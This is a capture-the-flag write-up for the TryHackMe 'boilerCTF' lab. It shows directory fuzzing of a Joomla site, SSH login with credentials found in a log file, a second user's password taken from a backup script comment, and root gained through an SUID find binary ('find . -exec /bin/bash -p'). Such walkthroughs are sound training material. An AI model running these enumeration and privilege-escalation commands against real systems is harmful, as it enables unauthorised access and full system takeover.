
```
.hta                    [Status: 403, Size: 292, Words: 22, Lines: 12]
.htaccess               [Status: 403, Size: 297, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 297, Words: 22, Lines: 12]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
index.html              [Status: 200, Size: 11321, Words: 3503, Lines: 376]
joomla                  [Status: 301, Size: 315, Words: 20, Lines: 10]
manual                  [Status: 301, Size: 315, Words: 20, Lines: 10]
robots.txt              [Status: 200, Size: 257, Words: 46, Lines: 16]
server-status           [Status: 403, Size: 301, Words: 22, Lines: 12]
:: Progress: [4614/4614] :: 170 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
```

seems like we've found a joomla cms here




question: What's CMS can you access?
-joomla

joomla CMS version
//version: 3.9.12




tried fuzzing the /joomla directory
//some directories we found here which is suspicious in joomla, those directories that contain '_' in front



continue manual fuzzing each of the directories and we found an interesting file in _test

```
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307
________________________________________________

                        [Status: 200, Size: 4802, Words: 492, Lines: 87]
index.php               [Status: 200, Size: 4802, Words: 492, Lines: 87]
log.txt                 [Status: 200, Size: 716, Words: 90, Lines: 9]
:: Progress: [9228/9228] :: Job [1/1] :: 184 req/sec :: Duration: [0:00:50] :: Errors: 0 ::
nobodyatall@0×DEADBEEF:~$
```

we try to check the log.txt file & we found ssh credential
//basterd:superduperp@$$



try to login to port 55007 ssh (port 22 refuse our connection) with the credential found

```
ssh: connect to host 10.10.205.145 port 22: Connection refused
nobodyatall@0×DEADBEEF:~/tryhackme/boilerCTF$ ssh -p 55007 basterd@10.10.205.145
The authenticity of host '[10.10.205.145]:55007 ([10.10.205.145]:55007)' can't be established.
ECDSA key fingerprint is SHA256:mvrEiZlb4jqadxXJccZYZkCL/DHElLVQ74eKaSKZiRk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.205.145]:55007' (ECDSA) to the list of known hosts.
basterd@10.10.205.145's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.


Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$ id
uid=1001(basterd) gid=1001(basterd) groups=1001(basterd)
$
```

and now we got our initial foothold!

Post Exploitation

Privilege Escalation

bastard -> stoner

found an interesting file owned by user stoner 'backup.sh'

```
basterd@Vulnerable:~$ ls -la
total 1084
drwxr-x--- 3 basterd basterd    4096 Nov  9 19:44 .
drwxr-xr-x 4 root    root       4096 Aug 22  2019 ..
-rwxr-xr-x 1 stoner  basterd     699 Aug 21  2019 backup.sh
-rw------- 1 basterd basterd       0 Aug 22  2019 .bash_history
drwx------ 2 basterd basterd    4096 Aug 22  2019 .cache
-rwxrwxr-x 1 basterd basterd 1090528 Nov  9 19:44 pspy
basterd@Vulnerable:~$
```

read the file and found stoner credential

```
DATE=`date +%y\.%m\.%d\.`
USER=stoner
#superduperp@$$no1knows

ssh $USER@$REMOTE mkdir $TARGET/$DATE


if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
             echo "Begining copy of" $i  >> $LOG
```

question: Where was the other users pass stored(no extension, just the name)?
-backup

now su into stoner user

```
basterd@Vulnerable:~$ su stoner
Password:
stoner@Vulnerable:/home/basterd$ id
uid=1000(stoner) gid=1000(stoner) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
stoner@Vulnerable:/home/basterd$
```

stoner -> root

stoner home directory found .secret file & that's the user flag!!

```
stoner@Vulnerable:~$ ls -la
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22  2019 .
drwxr-xr-x 4 root   root   4096 Aug 22  2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22  2019 .nano
-rw-r--r-- 1 stoner stoner   34 Aug 21  2019 .secret
stoner@Vulnerable:~$ cat .secret
You made it till here, well done.
stoner@Vulnerable:~$
```

sudo -l
//this one is just messing with us only

```
stoner@Vulnerable:~$ sudo -l
User stoner may run the following commands on Vulnerable:
    (root) NOPASSWD: /NotThisTime/MessinWithYa
stoner@Vulnerable:~$
```

as there's no such file exist

```
stoner@Vulnerable:~$ ls -la /NotThisTime/MessinWithYa
ls: cannot access '/NotThisTime/MessinWithYa': No such file or directory
stoner@Vulnerable:~$
```

finding suid bit set for file owner

```
stoner@Vulnerable:~$ find / -perm -u=s -type f -exec ls -la {} \;  2>/dev/null
-rwsr-xr-x 1 root root 38900 Mar 26  2019 /bin/su
-rwsr-xr-x 1 root root 30112 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 26492 May 15  2019 /bin/umount
-rwsr-xr-x 1 root root 34812 May 15  2019 /bin/mount
-rwsr-xr-x 1 root root 43316 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 38932 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 13960 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root www-data 13692 Apr 3  2019 /usr/lib/apache2/suexec-custom
-rwsr-xr-- 1 root www-data 13692 Apr  3  2019 /usr/lib/apache2/suexec-pristine
-rwsr-xr-- 1 root messagebus 46436 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 513528 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 5480 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 36288 Mar 26  2019 /usr/bin/newgidmap
-r-sr-xr-x 1 root root 232196 Feb  8  2016 /usr/bin/find
-rwsr-sr-x 1 daemon daemon 50748 Jan 15  2016 /usr/bin/at
-rwsr-xr-x 1 root root 39560 Mar 26  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 74280 Mar 26  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 53128 Mar 26  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 34680 Mar 26  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 159852 Jun 11  2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 18216 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 78012 Mar 26  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 36288 Mar 26  2019 /usr/bin/newuidmap
stoner@Vulnerable:~$
```

find binary was interesting

```
-r-sr-xr-x 1 root root 232196 Feb  8  2016 /usr/bin/find
-rwsr-sr-x 1 daemon daemon 50748 Jan 15  2016 /usr/bin/at
```

question: What did you exploit to get the privileged user?
-find

let's exploit it and our euid are root right now!

```
stoner@Vulnerable:~$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-4.3# id
uid=1000(stoner) gid=1000(stoner) euid=0(root) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
bash-4.3#
```

let's capture the root flag!

```
bash-4.3# ls -la
total 12
drwx------  2 root root 4096 Aug 22  2019 .
drwxr-xr-x 22 root root 4096 Aug 22  2019 ..
-rw-r--r--  1 root root   29 Aug 21  2019 root.txt
bash-4.3# cat root.txt
It wasn't that hard, was it?
bash-4.3#
```

Creds

Flags

Write-up Images